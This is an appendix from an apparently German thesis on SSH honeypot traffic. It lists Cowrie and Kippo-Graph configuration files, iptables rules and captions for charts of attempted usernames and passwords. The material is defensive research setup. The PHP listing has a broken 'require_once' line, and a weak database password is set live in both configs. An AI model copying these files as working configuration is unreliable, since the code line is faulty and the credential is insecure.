126 # Fake address displayed as the address of the incoming connection.
127 # This doesn't affect logging, and is only used by honeypot commands such as
128 # 'w' and 'last'
129 #
130 # If not specified, the actual IP address is displayed instead (default
131 # behaviour).
132 #
133 # (default: not specified)
134 #fake_addr = 192.168.66.254
135
136
137 # The IP address on which this machine is reachable on from the internet.
138 # Useful if you use portforwarding or other mechanisms. If empty, Cowrie
139 # will determine by itself. Used in 'netstat' output
140 #
141 #internet_facing_ip = 9.9.9.9
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
142
143
144 # Enable to log the public IP of the honeypot (useful if listening on 127.0.0.1)
145 # IP address is obtained by querying http://myip.threatstream.com
146 #report_public_ip = true
147
148
149
150 # =====
151 # Authentication Specific Options
152 # =====
153
154
155 # Class that implements the checklogin() method.
156 #
157 # Class must be defined in cowrie/core/auth.py
158 # Default is the 'UserDB' class which uses the password database.
159 #
160 # Alternatively the 'AuthRandom' class can be used, which will let
161 # a user login after a random number of attempts.
162 # It will also cache username/password combinations that allow login.
163 #
164 #auth_class = UserDB
165
166 # When AuthRandom is used also set the
167 # auth_class_parameters: <min try>, <max try>, <maxcache>
168 # for example: 2, 5, 10 = allows access after randint(2,5) attempts
169 # and cache 10 combinations.
170 #
171 auth_class = AuthRandom
172 auth_class_parameters = 2, 5, 10
173
174 # No authentication checking at all
175 # enabling 'auth_none' will enable the ssh2 'auth_none' authentication method
176 # this allows the requested user in without any verification at all
177 #
178 # (default: false)
179 #auth_none_enabled = false
180
181
182
183 # =====
184 # Historical SSH Specific Options
185 # historical options in [honeypot] that have not yet been moved to [ssh]
186 # =====
187
188 # Source Port to report in logs (useful if you use iptables to forward ports to
189 # Cowrie)
190 #reported_ssh_port = 22
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
190
191
192
193 # =====
194 # Shell Options
195 # Options around Cowrie's Shell Emulation
196 # =====
197
198 [shell]
199
200 # Fake architectures/OS
201 # When Cowrie receive a command like /bin/cat XXXX (where XXXX is an executable)
202 # it replies with the content of a dummy executable (located in data_path/arch)
203 # compiled for an architecture/OS/endian_mode
204 # arch can be a comma separated list. When there are multiple elements, a random
205 # is chosen at login time.
206 # (default: linux-x64-lsb)
207
208 arch = linux-x64-lsb
209
210 # Here the list of supported OS-ARCH-ENDIANESS executables
211 # bsd-aarch64-lsb:      64-bit  LSB  ARM aarch64 version 1 (SYSV)
212 # bsd-aarch64-msb:      64-bit  MSB  ARM aarch64 version 1 (SYSV)
213 # bsd-bfin-msb:         32-bit  MSB  Analog Devices Blackfin version 1 (SYSV)
214 # bsd-mips64-lsb:       64-bit  LSB  MIPS MIPS-III version 1 (SYSV)
215 # bsd-mips64-msb:       64-bit  MSB  MIPS MIPS-III version 1 (SYSV)
216 # bsd-mips-lsb:         32-bit  LSB  MIPS MIPS-I version 1 (FreeBSD)
217 # bsd-mips-msb:         32-bit  MSB  MIPS MIPS-I version 1 (FreeBSD)
218 # bsd-powepc64-lsb:     64-bit  MSB  64-bit PowerPC or cisco 7500 version 1
    ↪ (FreeBSD)
219 # bsd-powepc-msb:       32-bit  MSB  PowerPC or cisco 4500 version 1 (FreeBSD)
220 # bsd-riscv64-lsb:      64-bit  LSB  UCB RISC-V version 1 (SYSV)
221 # bsd-sparc64-msb:      64-bit  MSB  SPARC V9 relaxed memory ordering version 1
    ↪ (FreeBSD)
222 # bsd-sparc-msb:        32-bit  MSB  SPARC version 1 (SYSV) statically
223 # bsd-x32-lsb:          32-bit  LSB  Intel 80386 version 1 (FreeBSD)
224 # bsd-x64-lsb:          64-bit  LSB  x86-64 version 1 (FreeBSD)
225 # linux-aarch64-lsb:    64-bit  LSB  ARM aarch64 version 1 (SYSV)
226 # linux-aarch64-msb:    64-bit  MSB  ARM aarch64 version 1 (SYSV)
227 # linux-alpha-lsb:      64-bit  LSB  Alpha (unofficial) version 1 (SYSV)
228 # linux-am33-lsb:       32-bit  LSB  Matsushita MN10300 version 1 (SYSV)
229 # linux-arc-lsb:        32-bit  LSB  ARC Cores Tangent-A5 version 1 (SYSV)
230 # linux-arc-msb:        32-bit  MSB  ARC Cores Tangent-A5 version 1 (SYSV)
231 # linux-arm-lsb:        32-bit  LSB  ARM EABI5 version 1 (SYSV)
232 # linux-arm-msb:        32-bit  MSB  ARM EABI5 version 1 (SYSV)
233 # linux-avr32-lsb:      32-bit  LSB  Atmel AVR 8-bit version 1 (SYSV)
234 # linux-bfin-lsb:       32-bit  LSB  Analog Devices Blackfin version 1 (SYSV)
235 # linux-c6x-lsb:        32-bit  LSB  TI TMS320C6000 DSP family version 1
236 # linux-c6x-msb:        32-bit  MSB  TI TMS320C6000 DSP family version 1
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
237 # linux-cris-lsb:      32-bit LSB Axis cris version 1 (SYSV)
238 # linux-frv-msb:      32-bit MSB Cygnus FRV (unofficial) version 1 (SYSV)
239 # linux-h8300-msb:    32-bit MSB Renesas H8/300 version 1 (SYSV)
240 # linux-hppa64-msb:    64-bit MSB PA-RISC 02.00.00 (LP64) version 1
241 # linux-hppa-msb:     32-bit MSB PA-RISC *unknown arch 0xf* version 1 (GNU/Linux)
242 # linux-ia64-lsb:     64-bit LSB IA-64 version 1 (SYSV)
243 # linux-m32r-msb:     32-bit MSB Renesas M32R version 1 (SYSV)
244 # linux-m68k-msb:     32-bit MSB Motorola m68k 68020 version 1 (SYSV)
245 # linux-microblaze-msb: 32-bit MSB Xilinx MicroBlaze 32-bit RISC version
→ 1 (SYSV)
246 # linux-mips64-lsb:    64-bit LSB MIPS MIPS-III version 1 (SYSV)
247 # linux-mips64-msb:    64-bit MSB MIPS MIPS-III version 1 (SYSV)
248 # linux-mips-lsb:     32-bit LSB MIPS MIPS-I version 1 (SYSV)
249 # linux-mips-msb:     32-bit MSB MIPS MIPS-I version 1 (SYSV)
250 # linux-mn10300-lsb:  32-bit LSB Matsushita MN10300 version 1 (SYSV)
251 # linux-nios-lsb:     32-bit LSB Altera Nios II version 1 (SYSV)
252 # linux-nios-msb:     32-bit MSB Altera Nios II version 1 (SYSV)
253 # linux-powerpc64-lsb: 64-bit LSB 64-bit PowerPC or cisco 7500 version 1 (SYSV)
254 # linux-powerpc64-msb: 64-bit MSB 64-bit PowerPC or cisco 7500 version 1 (SYSV)
255 # linux-powerpc-lsb:  32-bit LSB PowerPC or cisco 4500 version 1 (SYSV)
256 # linux-powerpc-msb:  32-bit MSB PowerPC or cisco 4500 version 1 (SYSV)
257 # linux-riscv64-lsb:   64-bit LSB UCB RISC-V version 1 (SYSV)
258 # linux-s390x-msb:     64-bit MSB IBM S/390 version 1 (SYSV)
259 # linux-sh-lsb:        32-bit LSB Renesas SH version 1 (SYSV)
260 # linux-sh-msb:        32-bit MSB Renesas SH version 1 (SYSV)
261 # linux-sparc64-msb:   64-bit MSB SPARC V9 relaxed memory ordering version 1
→ (SYSV)
262 # linux-sparc-msb:     32-bit MSB SPARC version 1 (SYSV)
263 # linux-tilegx64-lsb:  64-bit LSB Tilera TILE-Gx version 1 (SYSV)
264 # linux-tilegx64-msb:  64-bit MSB Tilera TILE-Gx version 1 (SYSV)
265 # linux-tilegx-lsb:    32-bit LSB Tilera TILE-Gx version 1 (SYSV)
266 # linux-tilegx-msb:    32-bit MSB Tilera TILE-Gx version 1 (SYSV)
267 # linux-x64-lsb:       64-bit LSB x86-64 version 1 (SYSV)
268 # linux-x86-lsb:       32-bit LSB Intel 80386 version 1 (SYSV)
269 # linux-xtensa-msb:    32-bit MSB Tensilica Xtensa version 1 (SYSV)
270 # osx-x32-lsb:         32-bit LSB Intel 80386
271 # osx-x64-lsb:         64-bit LSB x86-64
272
273 # NO SPACE BETWEEN ELEMENTS!
274 # arch =
→ bsd-aarch64-lsb,bsd-aarch64-msb,bsd-bfin-msb,bsd-mips-lsb,bsd-mips-msb,bsd-mips64-lsb,bsd-mips64-msb,bsd-p
275 msb,linux-cris-lsb,linux-frv-msb,linux-h8300-msb,linux-hppa-msb,linux-hppa64-msb,linux-ia64-lsb,linux-m32r
276 lsb,linux-sh-msb,linux-sparc-msb,linux-sparc64-msb,linux-tilegx-lsb,linux-tilegx-msb,linux-tilegx64-lsb,l
277
278 # =====
279 # SSH Specific Options
280 # =====
281 [ssh]
282
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
283 # Enable SSH support
284 # (default: true)
285 enabled = true
286
287
288 # Public and private SSH key files. If these don't exist, they are created
289 # automatically.
290 rsa_public_key = etc/ssh_host_rsa_key.pub
291 rsa_private_key = etc/ssh_host_rsa_key
292 dsa_public_key = etc/ssh_host_dsa_key.pub
293 dsa_private_key = etc/ssh_host_dsa_key
294
295
296 # SSH Version String
297 #
298 # Use these to disguise your honeypot from a simple SSH version scan
299 # Examples:
300 # SSH-2.0-OpenSSH_5.1p1 Debian-5
301 # SSH-1.99-OpenSSH_4.3
302 # SSH-1.99-OpenSSH_4.7
303 # SSH-1.99-Sun_SSH_1.1
304 # SSH-2.0-OpenSSH_4.2p1 Debian-7ubuntu3.1
305 # SSH-2.0-OpenSSH_4.3
306 # SSH-2.0-OpenSSH_4.6
307 # SSH-2.0-OpenSSH_5.1p1 Debian-5
308 # SSH-2.0-OpenSSH_5.1p1 FreeBSD-20080901
309 # SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu5
310 # SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6
311 # SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
312 # SSH-2.0-OpenSSH_5.5p1 Debian-6
313 # SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze1
314 # SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze2
315 # SSH-2.0-OpenSSH_5.8p2_hpn13v11 FreeBSD-20110503
316 # SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
317 # SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
318 # SSH-2.0-OpenSSH_5.9
319 #
320 # (default: "SSH-2.0-SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2")
321 version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
322
323
324 # IP addresses to listen for incoming SSH connections.
325 # (DEPRECATED: use listen_endpoints instead)
326 #
327 # (default: 0.0.0.0) = any IPv4 address
328 #listen_addr = 0.0.0.0
329 # (use :: for listen to all IPv6 and IPv4 addresses)
330 #listen_addr = ::
331
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
332
333 # Port to listen for incoming SSH connections.
334 # (DEPRECATED: use listen_endpoints instead)
335 #
336 # (default: 2222)
337 #listen_port = 2222
338
339
340 # Endpoint to listen on for incoming SSH connections.
341 # See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
342 # (default: listen_endpoints = tcp:2222:interface=0.0.0.0)
343 # (use systemd: endpoint for systemd activation)
344 # listen_endpoints = systemd:domain=INET:index=0
345 # For both IPv4 and IPv6: listen_endpoints = tcp6:2222:interface=:\:
346 listen_endpoints = tcp:2222:interface=0.0.0.0
347
348
349 # Enable the SFTP subsystem
350 # (default: true)
351 sftp_enabled = true
352
353
354 # Enable SSH direct-tcpip forwarding
355 # (default: true)
356 forwarding = true
357
358
359 # This enables redirecting forwarding requests to another address
360 # Useful for forwarding protocols to other honeypots
361 # (default: false)
362 forward_redirect = false
363
364
365 # Configure where to forward the data to.
366 # forward_redirect_<portnumber> = <redirect ip>:<redirect port>
367
368 # Redirect http/https
369 # forward_redirect_80 = 127.0.0.1:8000
370 # forward_redirect_443 = 127.0.0.1:8443
371
372 # To record SMTP traffic, install an SMTP honeypoint.
373 # (e.g https://github.com/awhitehatter/mailoney), run
374 # python mailoney.py -s yahoo.com -t schizo_open_relay -p 12525
375 # forward_redirect_25 = 127.0.0.1:12525
376 # forward_redirect_587 = 127.0.0.1:12525
377
378
379 # This enables tunneling forwarding requests to another address
380 # Useful for forwarding protocols to a proxy like Squid
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
381 # (default: false)
382 forward_tunnel = false
383
384
385 # Configure where to tunnel the data to.
386 # forward_tunnel_<portnumber> = <tunnel ip>:<tunnel port>
387
388 # Tunnel http/https
389 # forward_tunnel_80 = 127.0.0.1:3128
390 # forward_tunnel_443 = 127.0.0.1:3128
391
392
393 # =====
394 # Telnet Specific Options
395 # =====
396 [telnet]
397
398 # Enable Telnet support, disabled by default
399 enabled = true
400
401 # IP addresses to listen for incoming Telnet connections.
402 # (DEPRECATED: use listen_endpoints instead)
403 #
404 # (default: 0.0.0.0) = any IPv4 address
405 #listen_addr = 0.0.0.0
406 # (use :: for listen to all IPv6 and IPv4 addresses)
407 #listen_addr = ::
408
409
410 # Port to listen for incoming Telnet connections.
411 # (DEPRECATED: use listen_endpoints instead)
412 #
413 # (default: 2223)
414 #listen_port = 2223
415
416
417 # Endpoint to listen on for incoming Telnet connections.
418 # See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
419 # (default: listen_endpoints = tcp:2223:interface=0.0.0.0)
420 # (use systemd: endpoint for systemd activation)
421 # listen_endpoints = systemd:domain=INET:index=0
422 # For IPv4 and IPv6: listen_endpoints = tcp6:2223:interface=\: \:
423 → tcp:2223:interface=0.0.0.0 ←-
424 listen_endpoints = tcp:2223:interface=0.0.0.0
425
426
427 # Source Port to report in logs (useful if you use iptables to forward ports to
428 → Cowrie) ←-
429 reported_port = 23
```


HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
428
429
430
431 # =====
432 # Database logging Specific Options
433 # =====
434
435 # XMPP Logging
436 # Log to an xmpp server.
437 #
438 #[database_xmpp]
439 #server = sensors.carnivore.it
440 #user = anonymous@sensors.carnivore.it
441 #password = anonymous
442 #muc = dionaea.sensors.carnivore.it
443 #signal_createsession = cowrie-events
444 #signal_connectionlost = cowrie-events
445 #signal_loginfailed = cowrie-events
446 #signal_loginsucceeded = cowrie-events
447 #signal_command = cowrie-events
448 #signal_clientversion = cowrie-events
449 #debug=true
450
451
452
453
454 # =====
455 # Output Plugins
456 # These provide an extensible mechanism to send audit log entries to third
457 # parties. The audit entries contain information on clients connecting to
458 # the honeypot.
459 #
460 # Output entries need to start with 'output_' and have the 'enabled' entry.
461 # =====
462
463 #[output_xmpp]
464 #enabled=true
465 #server = conference.cowrie.local
466 #user = cowrie@cowrie.local
467 #password = cowrie
468 #muc = hacker_room
469
470 # JSON based logging module
471 #
472 [output_jsonlog]
473 enabled = true
474 logfile = log/cowrie.json
475
476
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
477 # Supports logging to Elasticsearch
478 # This is a simple early release
479 #
480 #[output_elasticsearch]
481 #enabled = false
482 #host = localhost
483 #port = 9200
484 #index = cowrie
485 #type = cowrie
486
487
488 # Send login attemp information to SANS DShield
489 # See https://isc.sans.edu/ssh.html
490 # You must signup for an api key.
491 # Once registered, find your details at: https://isc.sans.edu/myaccount.html
492 #
493 #[output_dshield]
494 #userid = userid_here
495 #auth_key = auth_key_here
496 #batch_size = 100
497 #enabled = false
498
499
500 # Local Syslog output module
501 #
502 # This sends log messages to the local syslog daemon.
503 # Facility can be:
504 # KERN, USER, MAIL, DAEMON, AUTH, LPR, NEWS, UUCP, CRON, SYSLOG and LOCAL0 to
505 ,→ LOCAL7.
506 #
507 # Format can be:
508 # text, cef
509 #
510 #[output_localsyslog]
511 #enabled = false
512 #facility = USER
513 #format = text
514
515
516 # Text output
517 # This writes audit log entries to a text file
518 #
519 # Format can be:
520 # text, cef
521 #
522 #[output_textlog]
523 #enabled = false
524 #logfile = log/audit.log
525 #format = text
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
525
526
527 # MySQL logging module
528 # Database structure for this module is supplied in doc/sql/mysql.sql
529 #
530 # MySQL logging requires extra software: sudo apt-get install libmysqlclient-dev
531 # MySQL logging requires an extra Python module: pip install mysql-python
532 #
533 [output_mysql]
534 enabled = true
535 host = localhost
536 database = cowrie
537 username = cowrie
538 password = fullsecret
539 port = 3306
540 debug = false
541
542 # Rethinkdb output module
543 # Rethinkdb output module requires extra Python module: pip install rethinkdb
544
545 #[output_rethinkdblog]
546 #enabled = false
547 #host = 127.0.0.1
548 #port = 28015
549 #table = output
550 #password =
551 #db = cowrie
552
553 # SQLite3 logging module
554 #
555 # Logging to SQLite3 database. To init the database, use the script
556 # doc/sql/sqlite3.sql:
557 #     sqlite3 <db_file> < doc/sql/sqlite3.sql
558 #
559 #[output_sqlite]
560 #enabled = false
561 #db_file = cowrie.db
562
563 # MongoDB logging module
564 #
565 # MongoDB logging requires an extra Python module: pip install pymongo
566 #
567 #[output_mongodb]
568 #enabled = false
569 #connection_string = mongodb://username:password@host:port/database
570 #database = dbname
571
572
573 # Splunk SDK output module - Legacy. Requires Splunk API installed
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
574 # This sends logs directly to Splunk using the Python REST SDK
575 #
576 #[output_splunklegacy]
577 #enabled = false
578 #host = localhost
579 #port = 8889
580 #username = admin
581 #password = password
582 #index = cowrie
583
584
585 # Splunk HTTP Event Collector (HEC) output module
586 # Sends JSON directly to Splunk over HTTPS
587 # mandatory fields: url, token
588 # optional fields: index, source, sourcetype, host
589 #
590 #[output_splunk]
591 #enabled = false
592 #url = https://localhost:8088/services/collector/event
593 #token = 6A0EA6C6-8006-4E39-FC44-C35FF6E561A8
594 #index = cowrie
595 #sourcetype = cowrie
596 #source = cowrie
597
598
599 # HPFeeds
600 #
601 #[output_hpfeeds]
602 #enabled = false
603 #server = hpfeeds.mysite.org
604 #port = 10000
605 #identifier = abc123
606 #secret = secret
607 #debug=false
608
609
610 # VirusTotal output module
611 # You must signup for an api key.
612 #
613 #[output_virustotal]
614 #enabled = false
615 #api_key = 0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
616 #upload = True
617 #debug = False
618
619
620 # Cuckoo output module
621 #[output_cuckoo]
622 #enabled = false
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
623 # no slash at the end
624 #url_base = http://127.0.0.1:8090
625 #user = user
626 #passwd = passwd
627 # force will upload duplicated files to cuckoo
628 #force = 0
629
630 # upload to MalShare
631 #[output_malshare]
632 #enabled = false
633
634 # This will produce a _lot_ of messages - you have been warned....
635 #[output_slack]
636 #enabled = false
637 #channel = channel_that_events_should_be_posted_in
638 #token = slack_token_for_your_bot
639 #debug = false
640
641
642 # https://csirtg.io
643 # You must signup for an api key.
644 #
645 #[output_csirtg]
646 #enabled = false
647 #username = wes
648 #feed = scanners
649 #description = random scanning activity
650 #token = 0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
651
652
653 #[output_socketlog]
654 #enabled = false
655 #address = 127.0.0.1:9000
656 #timeout = 5
657
658 # Upload files that cowrie has captured to an S3 (or compatible bucket)
659 # Files are stored with a name that is the SHA of their contents
660 #
661 #[output_s3]
662 #
663 # The AWS credentials to use.
664 # Leave these blank to use botocore's credential discovery e.g .aws/config or ENV ←-
665 # As per ←-
666 # https://github.com/boto/botocore/blob/develop/botocore/credentials.py#L50-L65
667 #access_key_id = AKIDEXAMPLE
668 #secret_access_key = wJalrXUtnFEMI/K7MDENG+bPwRfiCYEXAMPLEKEY
669 #
670 # The bucket to store the files in. The bucket must already exist.
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
670 #bucket = my-cowrie-bucket
671 #
672 # The region the bucket is in
673 #region = eu-west-1
674 #
675 # An alternate endpoint URL. If you self host a pithos instance you can set
676 # this to its URL (e.g. https://s3.mydomain.com) - can otherwise be blank
677 #endpoint =
678 #
679 # Whether or not to validate the S3 certificate. Set this to 'no' to turn this
680 # off. Do not do this for real AWS. It's only needed for self-hosted S3 clone
681 # where you don't yet have real certificates.
682 #verify = no
683
684 #[output_influx]
685 #enabled = false
686 #host = 127.0.0.1
687 #port = 8086
688 #database_name = cowrie
689 #retention_policy_duration = 12w
690
691
692 #[output_redis]
693 #enabled = false
694 #host = 127.0.0.1
695 #port = 6379
696 # DB of the redis server. Defaults to 0
697 #db = 0
698 # Password of the redis server. Defaults to None
699 #password = secret
700 # Name of the list to push to or the channel to publish to. Required
701 #keyname = cowrie
702 # Method to use when sending data to redis.
703 # Can be one of [lpush, rpush, publish]. Defaults to lpush
704 #send_method = lpush
```

A.4. Konfiguration Kippo-Graph

Listing A.2: config.php

```
1 <?php
2 # Author: ikoniaris
3 # Website: bruteforce.gr/kippo-graph
4
5 # DIR_ROOT: defines where your Kippo-Graph installation currently resides in.
6 # Please don't change this unless there is a special reason to do so.
7 define('DIR_ROOT', dirname(__FILE__));
8
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
9 # Language selection for charts -- Default: en (English)
10 # Change the two-letter lang.XX.php language code to your preferred choice.
11 # Available options:
12 # en: English | fr: French | de: German | it: Italian | es: Spanish
13 # nl: Dutch | el: Greek | et: Estonian | pl: Polish | sv: Swedish
14 # cs: Czech | sk: Slovak | ar: Arabic (currently not working)
15 require_once COWRI_ROOT . '/include/languages/lang.en.php');
16
17 # MySQL server configuration: you will have to change the following
18 # four definitions from the default values to the correct ones,
19 # according to your MySQL server instance. When you installed Kippo/Cowrie
20 # and configured MySQL logging, you should have created a new
21 # MySQL user just for this job, otherwise use root (not recommended!)
22 define('DB_HOST', 'localhost');
23 define('DB_USER', 'cowrie');
24 define('DB_PASS', 'fullsecret');
25 define('DB_NAME', 'cowrie');
26 define('DB_PORT', '3306');
27
28 # Which geolocation method should be used -- Default: LOCAL (MaxMind)
29 # Note: LOCAL (MaxMind) enables additional fields in various components.
30 # When using LOCAL you might want to periodically update (monthly) the
31 # kippo-graph/include/maxmind/GeoLite2-City.mmdb MaxMind database file
32 # with a new one from: http://dev.maxmind.com/geoip/geoip2/geolite2/
33 # Available options:
34 # LOCAL: fastest, uses a local MaxMind GeoLite2 database
35 # GEOPLUGIN: uses the geoplugin.com web service (online)
36 define('GEO_METHOD', 'LOCAL');
37
38 # Realtime statistics for the main Kippo-Graph component -- Default: YES
39 # This value determines whether Kippo-Graph will query the MySQL server
40 # every time the component's page loads. Disabling this feature can be
41 # useful if your database has become huge after a long time of operation.
42 # Note: if you disable this, you will probably want to setup the hourly cron
43 # script to update the charts in the background (see README for details).
44 # Change YES to NO if you want to disable it.
45 define('REALTIME_STATS', 'YES');
46
47 # Check for Tor exit nodes -- Default: NO
48 # This enables checking of all logged IP addresses against the current Tor exit
49 # nodes list using the Tor Bulk Exit List exporting tool. The list of exit nodes
50 # is also saved locally, in case the online service goes down.
51 # Note: this enables additional fields in various components.
52 # Change NO to YES if you want to enable it.
53 define('TOR_CHECK', 'NO');
54
55 # Check for newer Kippo-Graph versions -- Default: NO
56 # The following value determines whether Kippo-Graph will automatically check
57 # if a newer version is available for download. You can inspect the function at
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
58 # kippo-graph/include/misc/versionCheck.php. It works by comparing the latest
59 # version number that resides in a text file uploaded on Kippo-Graph's website
60 # against the 'VERSION' definition inside versionCheck.php.
61 # While in theory you can trust the remote website, I realise that you might
62 # think that this check poses a risk to the privacy of your honeypot's IP address.
63 # For this reason, the following value ensures that having the update checking
64 # feature enabled is your choice and not forced.
65 # Change NO to YES if you want to enable it.
66 define('UPDATE_CHECK', 'NO');
67
68 # The following value determines the minimum size (in kb) of the TTY log
69 # needed to be shown in Kippo-Playlog. Any value below it will be ignored.
70 # This is useful to remove any sessions that just join and quit immediately ←-
71 # afterwards.
72 # The value may need tweaking based on the length of your MOTD (displayed after ←-
73 # successful logins).
74 define('PLAYBACK_SIZE_IGNORE', '0.3');
75
76 # The following value determines which honeypot is being used -- Default: KIPPO
77 # Values: COWRIE or KIPPO
78 define('BACK_END_ENGINE', 'COWRIE');
79
80 # The following value determines where cowrie is installed -- Default: /opt/cowrie
81 # You don't need to change it if you're using Kippo
82 define('BACK_END_PATH', '/opt/cowrie');
83
84 # Playback method. This is how the TTY logs are shown.
85 # JS uses a JavaScript method that re-enacts the console window
86 # Python is a in-built script to make a static output
87 # Values: JS or PYTHON
88 define('PLAYBACK_SYSTEM', 'JS');
89 ?>
```


A.5. iptables

Listing A.3: iptables: Filter

```

1 Chain INPUT (policy ACCEPT)
2 target    prot opt source                destination
3 ACCEPT    all  --  anywhere              anywhere             ctstate
,→ RELATED,ESTABLISHED
4 ACCEPT    all  --  anywhere              anywhere
5 ACCEPT    icmp --  anywhere              anywhere             icmp echo-request
,→ ctstate NEW
6 UDP-IN    udp  --  anywhere              anywhere             ctstate NEW
7 TCP-IN    tcp  --  anywhere              anywhere             tcp
,→ flags:FIN,SYN,RST,PSH,ACK/SYN ctstate NEW
8 LOGDROP   all  --  anywhere              anywhere
9
10 Chain FORWARD (policy DROP)
11 target    prot opt source                destination
12
13 Chain OUTPUT (policy ACCEPT)
14 target    prot opt source                destination
15 ACCEPT    all  --  anywhere              anywhere             ctstate
,→ RELATED,ESTABLISHED
16 ACCEPT    all  --  anywhere              anywhere
17 UDP-OUT   udp  --  anywhere              anywhere             ctstate NEW
18 TCP-OUT   tcp  --  anywhere              anywhere             tcp
,→ flags:FIN,SYN,RST,PSH,ACK/SYN ctstate NEW
19 LOGDROP   all  --  anywhere              anywhere
20
21 Chain LOGALLOW (8 references)
22 target    prot opt source                destination
23 LOG       all  --  anywhere              anywhere             limit: avg 5/sec
,→ burst 5 LOG level info prefix "IPTables-Allowed: "
24 ACCEPT    all  --  anywhere              anywhere
25
26 Chain LOGDROP (2 references)
27 target    prot opt source                destination
28 LOG       all  --  anywhere              anywhere             limit: avg 5/sec
,→ burst 5 LOG level info prefix "IPTables-Dropped: "
29 DROP      all  --  anywhere              anywhere
30
31 Chain TCP-IN (1 references)
32 target    prot opt source                destination
33 LOGALLOW  tcp  --  anywhere              anywhere             tcp dpt:http ctstate
,→ NEW
34 LOGALLOW  tcp  --  anywhere              anywhere             tcp dpt:2223 ctstate
,→ NEW
35 LOGALLOW  tcp  --  anywhere              anywhere             tcp dpt:2222 ctstate
,→ NEW
36 LOGALLOW  tcp  --  anywhere              anywhere             tcp dpt:49222

```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
37 RETURN      all  --  anywhere          anywhere
38
39 Chain TCP-OUT (1 references)
40 target      prot opt source          destination
41 LOGALLOW    tcp  --  anywhere      anywhere      tcp spt:49222
42 LOGALLOW    tcp  --  anywhere      anywhere      tcp dpt:http
43 LOGALLOW    tcp  --  anywhere      anywhere      tcp dpt:https
44 RETURN      all  --  anywhere          anywhere
45
46 Chain UDP-IN (1 references)
47 target      prot opt source          destination
48 DROP        all  --  anywhere      anywhere      PKTTYPE = broadcast
49 RETURN      all  --  anywhere          anywhere
50
51 Chain UDP-OUT (1 references)
52 target      prot opt source          destination
53 LOGALLOW    udp  --  anywhere      anywhere      udp dpt:domain
54 RETURN      all  --  anywhere          anywhere
```

Listing A.4: iptables: NAT

```
1 Chain PREROUTING (policy ACCEPT)
2   target      prot opt source          destination
3   REDIRECT    tcp  --  anywhere      anywhere      tcp dpt:ssh redir ←-
,→ ports 2222
4   REDIRECT    tcp  --  anywhere      anywhere      tcp dpt:telnet ←-
,→ redir ports 2223
5
6 Chain INPUT (policy ACCEPT)
7   target      prot opt source          destination
8
9 Chain OUTPUT (policy ACCEPT)
10  target      prot opt source          destination
11
12 Chain POSTROUTING (policy ACCEPT)
13  target      prot opt source          destination
```

A.6. Statistische Auswertung




Abbildung A.6.: Top10 Benutzername




Abbildung A.7.: Top10 Passwörter




Abbildung A.8.: Top10 Kombinationen

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

